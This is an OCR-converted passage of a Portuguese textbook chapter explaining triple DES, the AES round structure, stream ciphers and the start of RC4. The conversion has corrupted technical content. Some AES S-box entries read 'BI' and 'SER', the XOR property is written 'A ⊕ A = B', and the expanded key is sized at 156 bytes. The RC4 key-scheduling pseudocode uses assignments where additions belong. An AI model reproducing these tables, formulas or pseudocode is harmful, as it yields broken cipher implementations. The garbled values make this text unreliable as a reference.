
onde

$C$  = texto cifrado

$P$  = texto às claras

$E[K, X]$  = cifração de  $X$  usando a chave  $K$

$D[K, Y]$  = decifração de  $Y$  usando a chave  $K$



**FIGURA 20.2** DES triplo.

A decifração é simplesmente a mesma operação com as chaves invertidas (Figura 20.2b):

$$P = D(K_1, E(K_2, D(K_3, C)))$$

Não há qualquer significância criptográfica na utilização da decifração como segundo estágio de cifração no 3DES. Sua única vantagem é que ela permite que os usuários do 3DES decifrem dados cifrados por usuários do DES simples mais antigo:

$$C = E(K_1, D(K_1, E(K_1, P))) = E[K, P]$$

Com três chaves distintas, o 3DES tem comprimento de chave efetivo de 168 bits. O FIPS 46-3 também permite a utilização de duas chaves, com  $K_1 = K_3$ , o que dá um comprimento de chave de 112 bits. O FIPS 46-3 inclui as seguintes diretrizes para o 3DES:

- O 3DES é o algoritmo criptográfico simétrico preferível aprovado pelo FIPS.<sup>5</sup>
- O DES original, que usa uma única chave de 56 bits, é permitido no padrão somente para sistemas legados.<sup>6</sup> Novos produtos desenvolvidos devem suportar o 3DES.
- Organizações governamentais com sistemas legados que utilizam DES são incentivadas a migrar para o 3DES.
- A previsão é que o 3DES e o Advanced Encryption Standard (AES) coexistirão como algoritmos aprovados pelo FIPS, permitindo uma transição gradual para o AES.

É fácil ver que o 3DES é um algoritmo notável. Como o algoritmo criptográfico subjacente é o DEA, o 3DES pode alegar a mesma resistência algorítmica à criptoanálise que é alegada para o DEA. Além disso, com uma chave de 168 bits<sup>7</sup> de comprimento, ataques de força bruta são efetivamente impossíveis. Por fim, a intenção é que o AES substitua o 3DES, mas esse processo levará alguns anos. O NIST prevê que o 3DES continuará como algoritmo aprovado (para uso no governo dos Estados Unidos) no futuro previsível.<sup>8</sup>

## 20.3 Padrão de cifração avançado (AES)


O padrão de cifração avançado (AES) foi publicado como padrão federal de processamento de informações (FIPS 197). A intenção é substituir o DES e o triplo DES por um algoritmo mais seguro e eficiente.

### Visão geral do algoritmo

O AES usa comprimento de bloco de 128 bits e comprimento de chave que pode ser de 128, 192 ou 256 bits. Na descrição desta seção, consideraremos um comprimento de chave de 128 bits, que é provavelmente o mais comumente implementado.

A Figura 20.3 mostra a estrutura global do AES. A entrada para os algoritmos

de cifração e decifração é um único bloco de 128 bits. No FIPS PUB 197, esse bloco é representado por uma matriz quadrada de bytes. O bloco é copiado para o vetor **Estado**, que é modificado a cada estágio de cifração ou decifração. Após o estágio final, **Estado** é copiado para uma matriz de saída. De modo semelhante, a chave de 128 bits é representada como uma matriz quadrada de bytes. Então, essa chave é expandida para um vetor de palavras de escalonamento de chave; cada palavra tem 4 bytes, e o escalonamento total de chaves tem 44 palavras para a chave de 128 bits. A ordenação dos bytes dentro de uma matriz é feita por colunas. Assim, por exemplo, os primeiros 4 bytes de uma entrada de texto às claras de 128 bits passada para a cifra criptográfica ocupam a primeira coluna da matriz **entrada**, os segundos 4 bytes ocupam a segunda coluna, e assim por diante. De modo semelhante, os primeiros 4 bytes da chave expandida, que formam uma palavra, ocupam a primeira coluna da matriz **w**.



**FIGURA 20.3** Cifração e decifração AES.

Os seguintes comentários nos dão uma percepção melhor do AES:

1. Um aspecto digno de nota dessa estrutura é que ela não é uma estrutura de Feistel. Lembre-se de que, na estrutura de Feistel clássica, metade do bloco de dados é usada para modificar a outra metade do bloco de dados e depois as metades são trocadas. O AES não usa uma estrutura de Feistel, mas processa o bloco de dados inteiro em paralelo durante cada rodada, usando substituições e permutações.
2. A chave que é passada como entrada é expandida para um vetor de 44

palavras de 32 bits,  $w[i]$ . Quatro palavras (128 bits) distintas servem como chave de rodada para cada rodada.


3. Quatro estágios diferentes são usados, um de permutações e três de substituição:

- **Substituir bytes (SubBytes):** Usa uma tabela, denominada S-box<sup>9</sup>, para executar substituições byte por byte no bloco.
- **Deslocar linhas (ShiftRows):** Uma permutação simples é executada linha por linha.
- **Misturar colunas (MixColumns):** Substituição que altera cada byte em uma coluna em função de todos os bytes na coluna.
- **Adicionar chave de rodada (AddRoundKey):** Simples operação de XOR bit a bit executada entre o bloco corrente e uma porção da chave expandida.

4. A estrutura é bastante simples. Para ambas, cifração e decifração, a cifra começa com um estágio de Adicionar chave de rodada (Add Round Key), seguido por nove rodadas, cada uma incluindo todos os quatro estágios, seguidas por uma décima rodada de três estágios. A [Figura 20.4](#) representa a estrutura de uma rodada completa de cifração.
5. Só o estágio Adicionar chave de rodada (AddRoundKey) faz uso da chave. Por essa razão, a cifra começa e termina com um estágio Adicionar chave de rodada. Qualquer outro estágio, aplicado no início ou no final, é reversível sem conhecimento da chave e, portanto, não adicionaria qualquer segurança.
6. O estágio Adicionar chave de rodada por si só não seria suficientemente poderoso. Os outros três estágios juntos misturam os bits, mas por si sós não proveriam segurança porque não usam a chave. Podemos ver a cifra como operações alternadas de cifração de um bloco via XOR (Adicionar chave de rodada), seguidas pela mistura do bloco (os outros três estágios), seguidas por cifração via XOR, e assim por diante. Esse esquema é eficiente e também fornece alta segurança.
7. Cada estágio é facilmente reversível. Para os estágios Substituir byte, Deslocar linha e Misturar coluna (SubBytes, ShiftRows e MixColumns) uma função inversa é usada no algoritmo de decifração. Para o estágio Adicionar chave de rodada, consegue-se o inverso aplicando XOR entre a mesma chave de rodada e o bloco, usando a propriedade de que  $A \oplus A = B$ .
8. Como ocorre com a maioria das cifras de bloco, o algoritmo de decifração faz uso da chave expandida em ordem inversa. Todavia, o algoritmo de decifração não é idêntico ao algoritmo de cifração. Essa é uma consequência

da estrutura particular do AES.

9. Uma vez estabelecido que todos os quatro estágios são reversíveis, é fácil verificar que a decifração realmente recupera o texto às claras. A Figura 20.3 mostra a cifração e a decifração em direções verticais opostas. Em cada ponto horizontal (p. ex., a linha tracejada na figura), o valor de **Estado** é o mesmo para ambas, cifração e decifração.
- ). A rodada final de ambas, cifração e decifração, consiste em somente três estágios. Novamente, essa é uma consequência da estrutura particular do AES e é exigida para tornar a cifra reversível.



**FIGURA 20.4** Rodada de cifração do AES.

## Detalhes do algoritmo

Agora examinamos resumidamente os principais elementos do AES com mais detalhes.

## **Transformação substituir bytes**

A **transformação substituir bytes**, denominada SubBytes, consiste em uma simples consulta a tabela. O AES define uma matriz 16·16 com valores de bytes, denominada S-box ([Tabela 20.2a](#)), que contém uma permutação de todos os possíveis 256 valores de 8 bits. Cada byte individual de **Estado** é mapeado para um novo byte do seguinte modo: os 4 bits da extrema esquerda do byte são usados como valor de linha e os 4 bits da extrema direita são usados como valor de coluna. Esses valores de linha e coluna servem como índices para a S-box, de modo a selecionar um único valor de saída de 8 bits. Por exemplo, o valor hexadecimal<sup>10</sup> {95} referencia a linha 9, coluna 5 da S-box, que contém o valor {2A}. Dessa maneira, o valor {95} é mapeado para o valor {2A}.

---

### **Tabela 20.2**

#### **S-boxes do AES**

---

---

**(a) S-box**

x	y	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	63	7C	77	7B	F2	6B	6F	C5	30	01	67	2B	FE	D7	AB	76	
1	CA	82	C9	7D	FA	59	47	F0	AD	D4	A2	AF	9C	A4	72	C0	
2	B7	FD	93	26	36	3F	F7	CC	34	A5	E5	F1	71	D8	31	15	
3	04	C7	23	C3	18	96	05	9A	07	12	80	E2	EB	27	B2	75	
4	09	83	2C	1A	1B	6E	5A	A0	52	3B	D6	B3	29	E3	2F	84	
5	53	D1	00	ED	20	FC	BI	5B	6A	CB	SER	39	4A	4C	58	CF	
6	D0	EF	AA	FB	43	4D	33	85	45	F9	02	7F	50	3C	9F	A8	
7	51	A3	40	8F	92	9D	38	F5	BC	B6	DA	21	10	FF	F3	D2	
8	CD	0C	13	EC	5F	97	44	17	C4	A7	7E	3D	64	5D	19	73	
9	60	81	4F	DC	22	2A	90	88	46	EE	B8	14	DE	5E	0B	DB	
A	E0	32	3A	0A	49	06	24	5C	C2	D3	AC	62	91	95	E4	79	
B	E7	C8	37	6D	8D	D5	4E	A9	6C	56	F4	EA	65	7A	AE	08	
C	BA	78	25	2E	1C	A6	B4	C6	E8	DD	74	1F	4B	BD	8B	8A	
D	70	3E	B5	66	48	03	F6	0E	61	35	57	B9	86	C1	1D	9E	
E	E1	F8	98	11	69	D9	8E	94	9B	1E	87	E9	CE	55	28	DF	
F	8C	A1	89	0D	BF	E6	42	68	41	99	2D	0F	B0	54	BB	16	

---

**(b) S-box inversa**

x	y	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	52	09	6A	D5	30	36	A5	38	BF	40	A3	9E	81	F3	D7	FB	
1	7C	E3	39	82	9B	2F	FF	87	34	8E	43	44	C4	DE	E9	CB	
2	54	7B	94	32	A6	C2	23	3D	EE	4C	95	0B	42	FA	C3	4E	
3	08	2E	A1	66	28	D9	24	B2	76	5B	A2	49	6D	8B	D1	25	
4	72	F8	F6	64	86	68	98	16	D4	A4	5C	CC	5D	65	B6	92	
5	6C	70	48	50	FD	ED	B9	DA	5E	15	46	57	A7	8D	9D	84	
6	90	D8	AB	00	8C	BC	D3	0A	F7	E4	58	05	B8	B3	45	06	
7	D0	2C	1E	8F	CA	3F	0F	02	C1	AF	BD	03	01	13	8A	6B	
8	3A	91	11	41	4F	67	DC	EA	97	F2	CF	CE	F0	B4	E6	73	
9	96	AC	74	22	E7	AD	35	85	E2	F9	37	E8	1C	75	DF	6E	
A	47	F1	1A	71	1D	29	C5	89	6F	B7	62	0E	AA	18	SER	1B	
B	FC	56	3E	4B	C6	D2	79	20	9A	DB	C0	FE	78	CD	5A	FA	
C	1F	DD	A8	33	88	07	C7	31	B1	12	10	59	27	80	EC	5F	
D	60	51	7F	A9	19	B5	4A	0D	2D	E5	7A	9F	93	C9	9C	EF	
E	A0	E0	3B	4D	AE	2A	F5	B0	C8	EB	BB	3C	83	53	99	61	
F	17	2B	04	7E	BA	77	D6	26	E1	69	14	63	55	21	0C	7D	

---

Vamos dar um exemplo da transformação SubBytes:

A S-box é construída usando propriedades de corpos. O tópico de corpos finitos está fora do escopo deste livro; ele é discutido em detalhe em [STAL11b].

EA 04 65 85

83 45 5D 96

5C 33 98 B0

F0 2D AD C5

87 F2 4D 97

EC 6E 4C 90

4A C3 46 E7

8C D8 95 A6

A **transformação substituir bytes inversa**, denominada InvSubBytes, faz uso da S-box invertida mostrada na [Tabela 20.2b](#). Observe, por exemplo, que a entrada {2A} produz a saída {95}, e a entrada {95} para a S-box produz {2A}.

A S-box é projetada para ser resistente a ataques criptoanalíticos conhecidos. Especificamente, os desenvolvedores do AES buscaram um projeto que tem baixa correlação entre bits de entrada e bits de saída, e a propriedade que a saída não pode ser descrita como função matemática simples da entrada.

## ***Transformação deslocamento de linhas***

Para a **transformação de deslocamento de linhas**, denominada ShiftRows, a primeira linha de **Estado** não é alterada. Para a segunda linha, é executado um deslocamento circular de 1 byte para a esquerda. Para a terceira linha, é executado um deslocamento circular de 2 bytes para a esquerda.

Para a quarta linha, é executado um deslocamento circular de 3 bytes para a esquerda. A seguir damos um exemplo de ShiftRows:

```
87 F2 4D 97  
EC 6E 4C 90  
4A C3 46 E7  
8C D8 95 A6  
87 F2 4D 97  
6E 4C 90 EC  
46 E7 4A C3  
A6 8C D8 95
```

A **transformação de deslocamento de linhas inversa**, denominada InvShiftRows, executa os deslocamentos circulares na direção oposta para cada uma das três últimas linhas, com deslocamento circular de 1 byte para a direita na segunda linha, e assim por diante.

A transformação de deslocamento de linhas é mais substancial do que pode parecer à primeira vista. Isso porque o **Estado**, bem como a entrada e a saída da cifra, é tratado como um vetor de 4 colunas de 4 bytes. Assim, na cifração, os primeiros 4 bytes do texto às claras são copiados para a primeira coluna de **Estado**, e assim por diante. Além disso, como veremos, a chave de rodada é aplicada a **Estado**, coluna por coluna. Assim, um deslocamento de linhas move um byte individual de uma coluna para outra, que está a uma distância linear de um múltiplo de 4 bytes. Observe também que a transformação garante que os 4 bytes de uma coluna sejam espalhados para quatro colunas diferentes.

## **Transformação misturar colunas**

A **transformação misturar colunas**, denominada MixColumns, opera sobre cada coluna individualmente. Cada byte de uma coluna é mapeado para um novo valor que é função de todos os 4 bytes na coluna. O mapeamento faz uso de equações em corpos finitos. A seguir damos um exemplo de MixColumns:

```
87 F2 4D 97  
6E 4C 90 EC  
46 E7 4A C3  
A6 8C D8 95  
47 40 A3 4C  
37 D4 70 9F  
94 E4 3A 42  
ED A5 A6 BC
```

O mapeamento é projetado para prover uma boa mistura entre os bytes de cada coluna. A transformação misturar colunas combinada com a transformação deslocamento de linhas garante que, depois de algumas rodadas, todos os bits da saída dependam de todos os bits da entrada.

## **Transformação adicionar chave de rodada**

Na **transformação adicionar chave de rodada direta**, denominada AddRoundKey, os 128 bits de **Estado** passam por uma operação de XOR bit a bit com os 128 bits da chave de rodada. A operação é vista como uma operação no nível de coluna entre os 4 bytes de uma coluna de **Estado** e uma palavra da chave de rodada; ela também pode ser vista como uma operação no nível de bytes. Damos a seguir um exemplo de AddRoundKey:

```
EB 59 8B 1B  
40 2E A1 C3  
F2 38 13 42  
1E 84 E7 D2  
47 40 A3 4C  
37 D4 70 9F  
94 E4 3A 42  
ED A5 A6 BC  
AC 19 28 57  
77 FA D1 5C  
66 DC 29 00
```

ED A5 A6 BC

$\oplus =$

A primeira matriz é o **Estado**, e a segunda matriz é a chave de rodada.

A **transformação adicionar chave de rodada inversa** é idêntica à transformação adicionar chave de rodada direta porque a operação XOR é sua própria inversa.

A transformação adicionar chave de rodada é tão simples quanto possível e afeta cada bit de **Estado**. A complexidade da expansão de chave de rodada, mais a complexidade dos outros estágios de AES, garante a segurança.

### **Expansão de chave do aes**

O algoritmo de expansão de chaves do AES toma como entrada uma chave de quatro palavras (16 bytes) e produz um vetor de 44 palavras (156 bytes). Isso é suficiente para prover uma chave de rodada de quatro palavras para o estágio inicial de AddRoundKey e para cada uma das 10 rodadas da cifra.

A chave é copiada para as quatro primeiras palavras da chave expandida. O restante da chave expandida é preenchido quatro palavras por vez. Cada palavra adicionada  $w[i]$  depende da palavra imediatamente precedente,  $w[i - 1]$  e da palavra que está quatro posições para trás,  $w[i - 4]$ . Um algoritmo de corpo finito complexo é usado para gerar a chave expandida.

## **20.4 Cifras de fluxo e RC4**

Uma *cifra de bloco* processa a entrada um bloco de elementos por vez, produzindo um bloco de saída para cada bloco de entrada. Uma *cifra de fluxo* processa os elementos da entrada continuamente, produzindo como saída um elemento por vez, à medida que prossegue. Embora as cifras de bloco sejam muito mais comuns, há certas aplicações nas quais uma cifra de fluxo é mais adequada. Damos exemplos mais adiante neste livro. Nesta seção, examinamos aquela que talvez seja a cifra de fluxo simétrica mais popular, o RC4. Começamos com uma visão geral da estrutura de cifras de fluxo e depois examinamos o RC4.

### **Estrutura de cifras de fluxo**

Uma cifra de fluxo típica cifra texto à claras 1 byte por vez, embora possa ser projetada para operar sobre 1 bit por vez ou sobre unidades maiores do que 1

byte por vez. A [Figura 2.3b](#) é um diagrama representativo da estrutura de cifras de fluxo. Nessa estrutura, uma chave é passada como entrada para um gerador de bits pseudoaleatório, que produz um fluxo de números de 8 bits que são aparentemente aleatórios. Um fluxo pseudoaleatório é um fluxo que é imprevisível sem que se conheça a chave de entrada e que tem caráter aparentemente aleatório. A saída do gerador, denominada **fluxo de chaves (keystream)**, é combinada 1 byte por vez com o fluxo de texto às claras usando a operação de OU exclusivo (XOR) bit a bit. Por exemplo, se o próximo byte gerado pelo gerador é 01101100 e o próximo byte do texto às claras é 11001100, o byte resultante no texto cifrado é

$$\begin{array}{rcl} & \begin{array}{c} 11001100 \\ \oplus 01101100 \\ \hline 10100000 \end{array} & \begin{array}{l} \text{texto às claras} \\ \text{fluxo de chaves} \\ \text{texto cifrado} \end{array} \end{array}$$

A decifração requer a utilização da mesma sequência pseudoaleatória:

$$\begin{array}{rcl} & \begin{array}{c} 10100000 \\ \oplus 01101100 \\ \hline 11001100 \end{array} & \begin{array}{l} \text{texto cifrado} \\ \text{fluxo de chaves} \\ \text{texto às claras} \end{array} \end{array}$$

[KUMA97] cita as seguintes considerações de projeto como sendo importantes para uma cifra de fluxo:

1. A sequência de cifração deve ter um período grande. Um gerador de números pseudoaleatórios usa uma função que produz um fluxo de bits determinístico que a certa altura se repete. Quanto mais longo o período para que haja repetição, mais difícil será a criptoanálise.
2. O fluxo de chaves deve se aproximar o máximo possível das propriedades de um fluxo de números verdadeiramente aleatórios. Por exemplo, deve haver um número aproximadamente igual de 1s e 0s. Se o fluxo de chaves for tratado como um fluxo de bytes, todos os 256 valores de byte possíveis devem aparecer a intervalos aproximadamente iguais. Quanto mais aleatório parecer o fluxo de chaves, mais aleatorizado será o texto cifrado, o que dificultará a criptoanálise.
3. Observe na [Figura 2.3b](#) que a saída do gerador de números pseudoaleatórios é condicionada ao valor da chave de entrada. Para prevenção contra ataques de força bruta, a chave precisa ser suficientemente longa. As mesmas

considerações que se aplicam a cifras de bloco são válidas aqui. Assim, com a tecnologia atual, um comprimento da chave de no mínimo 128 bits é desejável.

Com um gerador de números pseudoaleatórios adequadamente projetado, uma cifra de fluxo pode ser tão segura quanto uma cifra de bloco de comprimento da chave comparável. A principal vantagem de uma cifra de fluxo é que cifras de fluxo quase sempre são mais rápidas de usar do que cifras de bloco. O exemplo nesta seção, o RC4, pode ser implementado em algumas poucas linhas de código. A [Tabela 20.3](#) compara tempos de execução do RC4 com três cifras de bloco simétrico bem conhecidas. A vantagem de uma cifra de bloco é que você pode reutilizar chaves. Todavia, se dois textos às claras são cifrados com a mesma chave usando uma cifra de fluxo, a criptoanálise é comumente bastante simples [DAWS96]. Se executarmos uma operação de XOR entre os dois fluxos de texto cifrado, o resultado é o da operação de XOR entre os textos às claras. Se os textos às claras são cadeias de texto, números de cartões de crédito ou outros fluxos de bytes com propriedades conhecidas, a criptoanálise pode ser bem-sucedida.

---

**Tabela 20.3**  
**Comparação entre velocidades de cifras simétricas em um Pentium 4**

---

Cifra	Comprimento da chave	Velocidade (Mbps)
DES	56	21
3DES	168	10
AES	128	61
RC4	Variável	113

Fonte: <http://www.cryptopp.com/benchmarks.html>

Para aplicações que exigem cifração/decifração de um fluxo de dados, como um canal de comunicação de dados ou um navegador/link da Web, a cifra de fluxo poderia ser a melhor alternativa. Para aplicações que lidam com blocos de dados, como transferência de arquivos, e-mail e bancos de dados, cifras de bloco podem ser mais adequadas. Todavia, qualquer tipo de cifra pode ser usado em praticamente qualquer aplicação.

## Algoritmo RC4

O RC4 é uma cifra de fluxo projetada em 1987 por Ron Rivest para a RSA Security. É uma cifra de fluxo com chave de tamanho variável e operações orientadas a byte. O algoritmo é baseado na utilização de uma permutação aleatória. A análise mostra que o período da cifra é, na imensa maioria das vezes, provavelmente maior que  $10^{100}$  [ROBS95]. São necessárias 8-16 operações de máquina por byte de saída, e pode-se esperar que a cifra execute muito rapidamente em software. O RC4 é usado nos padrões SSL/TLS (*Secure Sockets Layer/Transport Layer Security*), que foram definidos para comunicação entre navegadores e servidores da Web. Ele também é usado no protocolo WEP (*Wired Equivalent Privacy*, ou “privacidade equivalente à de rede com fio”) e no protocolo mais novo WPA (*WiFi Protected Access*, ou “acesso protegido ao WiFi”), que fazem parte do padrão IEEE 802.11 para LANs sem fio. O RC4 era mantido como segredo comercial pela RSA Security. Em setembro de 1994, o algoritmo RC4 foi exposto anonimamente na Internet na lista de reenvio de mensagens de correio Cypherpunks.

O algoritmo RC4 é extraordinariamente simples e bastante fácil de explicar. Uma chave de comprimento variável entre 1 e 256 bytes (8-2.048 bits) é usada para inicializar um vetor de estados de 256 bytes **S**, com elementos **S[0]**, **[1]**, ..., **S[255]**. Durante todo o tempo, **S** contém uma permutação de todos os números de 8 bits de 0 a 255. Para realizar a cifração e a decifração, um byte **k** (veja a Figura 2.3b) é gerado a partir de **S** selecionando uma das 255 entradas de forma sistemática. À medida que cada valor de **k** é gerado, as entradas em **S** são permutadas mais uma vez.

### Inicialização de **S**

Para começar, as entradas de **S** são igualadas aos valores de 0 a 255 em ordem crescente, isto é, **S[0] = 0**, **S[1] = 1**, ..., **S[255] = 255**. Um vetor temporário, **T**, também é criado. Se o comprimento da chave **K** for 256 bytes, **K** é transferido para **T**. Caso contrário, para uma chave de comprimento **keylen** bytes, os primeiros **keylen** elementos de **T** são copiados de **K** e então **K** é repetida tantas vezes quanto for necessário para preencher **T**. Essas operações preliminares podem ser resumidas da seguinte maneira:

```

/* Inicialização */
for i = 0 to 255 do
S[i] = i;
T[i] = K[i mod keylen];

```

Em seguida usamos **T** para produzir a permutação inicial de **S**. Isso envolve passar por todas as posições de **S[0]** e até **S[255]** e, para cada **S[i]**, trocar **S[i]** por um outro byte em **S** de acordo com um esquema ditado por **T[i]**:

```

/* Permutação inicial de S */
j = 0;
for i = 0 to 255 do
j = (j = S[i] = T[i]) mod 256;
Swap (S[i], S[j]);

```

Como a única operação em **S** é uma troca de posições, o único efeito obtido é uma permutação. **S** ainda contém todos os números de 0 a 255.

## Geração de fluxo

Uma vez inicializado o vetor **S**, a chave de entrada não é mais usada. A geração do fluxo envolve passar por todos os elementos de **S[i]** ciclicamente e, para cada **S[i]**, trocar **S[i]** com outro byte em **S** de acordo com um esquema ditado pela configuração corrente de **S**. Depois de alcançar **S[255]**, o processo continua, começando novamente em **S[0]**:

